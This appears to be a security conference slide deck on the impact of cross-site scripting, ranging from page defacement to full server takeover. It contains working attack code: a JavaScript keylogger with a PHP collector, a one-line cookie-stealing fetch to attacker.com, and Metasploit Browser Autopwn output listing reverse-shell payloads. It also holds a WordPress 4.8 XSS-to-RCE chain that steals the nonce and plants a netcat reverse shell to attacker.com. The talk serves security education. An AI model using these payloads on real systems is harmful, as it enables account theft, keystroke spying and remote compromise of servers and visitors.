

# XSS



For the win!

What can be really done with Cross-Site Scripting

by @brutellogic

# Whoami

- Security Researcher at Sucuri Security (a GoDaddy company)
- XSS, filter/WAF bypass and... bash!
- Helped to fix more than 1000 XSS vulnerabilities in www
- Actually developing/maintaining KNOXSS, an online XSS tool

SUCURI



# Agenda

- Fast Intro to XSS
- Dangers of XSS
  - Virtual Defacement
  - LSD - Leakage, Spying and Deceiving
  - Account Stealing
  - Memory Corruption Vector
  - XSS Worm
  - CMS Pwnage
- Miscellaneous
  - Less Dangerous Outcomes
  - Easiness of XSS Delivery
  - References



# Fast Intro to XSS

## Definition

- XSS is javascript code executed by attacker in victim's browser
- Browsers use a programmatic (object oriented) model of HTML documents called DOM (Document Object Model) where every markup element is a DOM node.
- Almost anything done in browser is performed only or also by javascript

# Fast Intro to XSS

## Classical Example

- Vulnerable PHP Source Code


```
$username = $_GET["user"];
```

```
echo "<h1>Hello, $username!</h1>";
```

# Fast Intro to XSS

## Classical Example


- Reflection of User Controlled Input “John”



# Fast Intro to XSS

## Classical Example

- Execution of Script Block via User Input





# Fast Intro to XSS

## Main Types

- Server based: attack comes in server's response (99,99% in source code), directly with input (reflected) or indirectly with a previously saved input (stored);
- Client based: rogue input is treated by native javascript code of the page and gets executed directly or indirectly in the same way as above. Aka DOM-based XSS.

# Dangers of XSS



Virtual


# Defacement

Let's take the blue pill.



# Virtual Defacement

- XSS that alters the visual of the page for the victim, spreading attacker's message or fake news
- Might impact business or influence someone's decision (like buy/sell of stocks or btc)



# Simple defacement injection

```
<img src=//attacker.com/picture.jpg style=width:100%;height:100%>
```



“Loss! Hacker known as ‘Brute Logic’ steals a fortune from Globo’s journalist”  
(headline)

# Targeted code

```
<iframe
```

```
onload="parent.frames[0].document.getElementsByTagName('h1')[1].innerHTML='Prejuizo! Hacker conhecido como \'Brute Logic\' rouba verdadeira fortuna de jornalista global'"
```

```
style="border:0;position:absolute;top:0;left:0;right:0;bottom:0;width:100%;height:100%"
```

```
src="//www.tribunahoje.com/noticia/148537/entretenimento/2015/07/17/prejuizo-hacker-rouba-verdadeira-fortuna-de-jornalista-global.html">
```

# LSD

Leakage, Spying and Deceiving



Trust no one.

# LSD - Leakage, Spying and Deceiving

- Leakage: any private info accessible by js is easily exfiltrated
- Spying: what victim type can be logged and sent anywhere
- Deceiving: by presenting a fake login form, victim's credentials are taken



# XSS Keylogger

```
$ cat k.php
```

```
<?php
```

```
$k = $_GET["k"];
```

```
if (!empty(k)) {
```

```
    $f = fopen("log.txt", "a+");
```

```
    fwrite($f, $k);
```

```
    fclose($f);
```

```
}
```

```
$ cat k.js
```

```
keys = "";
```

```
document.onkeypress = function(e) {
```

```
    get = window.event?event:e;
```

```
    key = get.keyCode?get.keyCode:get.charCode;
```

```
    key = String.fromCharCode(key);
```

```
    keys += key;
```


```
}
```

```
setInterval(function(){
```

```
    new Image().src = '//localhost/keylogger/k.php?k=' + keys;
```

```
    keys = "";
```

```
}, 1000);
```



Keylogging with XSS

Account

# Stealing

My another account is your account.




# Account Stealing

- Session cookies can be exfiltrated (except httpOnly ones)
- Unprotected password/email/phone number change functionality can be abused to compromise account



## Short js code to steal cookies:

```
fetch('//attacker.com/?cookie='+document.cookie)
```




Unprotected password change in wordpress.com

Memory

# Corruption


Vector



Welcome to my box.

# Memory Corruption Vector

- By simply firing a request to a server with a exploit, an attacker can compromise the underlying machine of the victim.



```
brute@logic: ~  
File Edit View Search Terminal Help  
  
Exploits  
=====
```

Order	Rank	Name	Payload
1	Excellent	firefox_proto_crmrequest	firefox/shell_reverse_tcp on 4442
2	Excellent	firefox_svg_plugin	firefox/shell_reverse_tcp on 4442
3	Excellent	firefox_tostring_console_injection	firefox/shell_reverse_tcp on 4442
4	Excellent	firefox_webidl_injection	firefox/shell_reverse_tcp on 4442
5	Excellent	webview_addjavascriptinterface	android/meterpreter/reverse_tcp on 4443
6	Excellent	samsung_knox_smdm_url	android/meterpreter/reverse_tcp on 4443
7	Great	adobe_flash_domain_memory_uaf	windows/meterpreter/reverse_tcp on 4444
8	Great	adobe_flash_cas32_int_overflow	windows/meterpreter/reverse_tcp on 4444
9	Great	adobe_flash_worker_byte_array_uaf	windows/meterpreter/reverse_tcp on 4444
10	Great	adobe_flash_copy_pixels_to_byte_array	windows/meterpreter/reverse_tcp on 4444
11	Great	adobe_flash_nellymoser_bof	windows/meterpreter/reverse_tcp on 4444
12	Great	adobe_flash_net_connection_confusion	windows/meterpreter/reverse_tcp on 4444
13	Great	adobe_flash_uncompress_zlib_uaf	windows/meterpreter/reverse_tcp on 4444
14	Great	adobe_flash_shader_job_overflow	windows/meterpreter/reverse_tcp on 4444
15	Great	adobe_flash_opaque_background_uaf	windows/meterpreter/reverse_tcp on 4444
16	Great	adobe_flash_hacking_team_uaf	windows/meterpreter/reverse_tcp on 4444
17	Great	adobe_flash_shader_drawing_fill	windows/meterpreter/reverse_tcp on 4444
18	Great	adobe_flash_pixel_bender_bof	windows/meterpreter/reverse_tcp on 4444
19	Good	wellintech_kingscada_kxclientdownload	windows/meterpreter/reverse_tcp on 4444
20	Good	ms14_064_ole_code_execution	windows/meterpreter/reverse_tcp on 4444
21	Good	adobe_flash_uncompress_zlib_uninitialized	windows/meterpreter/reverse_tcp on 4444

```
[+] Please use the following URL for the browser attack:  
[+] BrowserAutoPwn URL: http://192.168.0.106:8000/p7IDZXM3U  
[*] Server started.  
[*] Starting the payload handler...  
msf auxiliary(browser_autopwn2) >
```

Metasploit Browser Autopwn 2 loaded

# Unleashing the Metasploit beast:

```
<img src=//attacker.com>
```

XSS

# Worm

XSS is my hero.



# XSS Worm

- Rogue js code can spread itself across the database of web app
- Exponential growth in social apps, possibility of total compromise



# XSS Worm

- An worm in action can be seen here (lab experiment)



# CMS

Pwnage



Hey admin, give me admin!

# CMS Pwnage

- If an administrator of a CMS install gets XSSed, RCE is straightforward
- Get the anti-CSRF token then submit with it to edit or upload code to server



## Usage of content management systems for websites

This diagram shows the percentages of websites using various content management systems. See [technologies overview](#) for explanations on the methodologies used in the surveys. Our reports are updated daily.


How to read the diagram:

52.2% of the websites use none of the content management systems that we monitor.

WordPress is used by 28.3% of all the websites, that is a content management system market share of 59.2%.

Request an extensive market report of specific content management systems.

[Learn more](#)




[https://w3techs.com/technologies/overview/content\\_management/all](https://w3techs.com/technologies/overview/content_management/all)

# Wordpress 4.8 - XSS to RCE

- Targeting Hello Dolly plugin, vanilla install
- 200 OK for `/wordpress/wp-content/plugins/hello.php`



# Wordpress 4.8 - XSS to RCE




- Defining some vars (path, file and payload)

```
p = '/wordpress/wp-admin/plugin-editor.php?';
```

```
q = 'file=hello.php';
```

```
s = '<?=`nc attacker.com 5855 -e /bin/bash`; // reverse shell to attacker.com:5855
```

# Wordpress 4.8 - XSS to RCE



- Grabbing anti-CSRF token ( \_wpnonce) and preparing content update


```
a = new XMLHttpRequest();
```

```
a.open('GET', p+q, 0);
```

```
a.send();
```

```
$ = '_wpnonce=' + /nonce" value="([^\"]*?)"/.exec(a.responseText)[1] + '&newcontent='  
+ s + '&action=update&' + q;
```

# Wordpress 4.8 - XSS to RCE



- Submitting plugin edition


```
b = new XMLHttpRequest();
```

```
b.open('POST', p+q, 1);
```

```
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
```


```
b.send($);
```

# Wordpress 4.8 - XSS to RCE



- Executing payload by firing a request


```
b.onreadystatechange = function(){  
    if (this.readyState == 4) {  
        fetch('/wordpress/wp-content/plugins/hello.php');  
    }  
}
```



Opening a netcat shell after triggering a stored XSS in WP

# Miscellaneous

- Less Dangerous Outcomes
  1. Forced download of files
  2. Denial of Service
  3. Attacks in mobile or with user permission (geolocation, audio/video capture, plugin install, etc)



# Miscellaneous

- Easiness of XSS Delivery
  1. Easily shared in social networks
  2. Disguised by URL shortening services
  3. Spam, spear phishing and watering hole



# Miscellaneous

- References

<http://brutellogic.com.br/blog>

<http://brutellogic.com.br/cheatsheet>

<https://youtu.be/i8mTYicEQrI>

<https://youtu.be/26V01iljeGk>

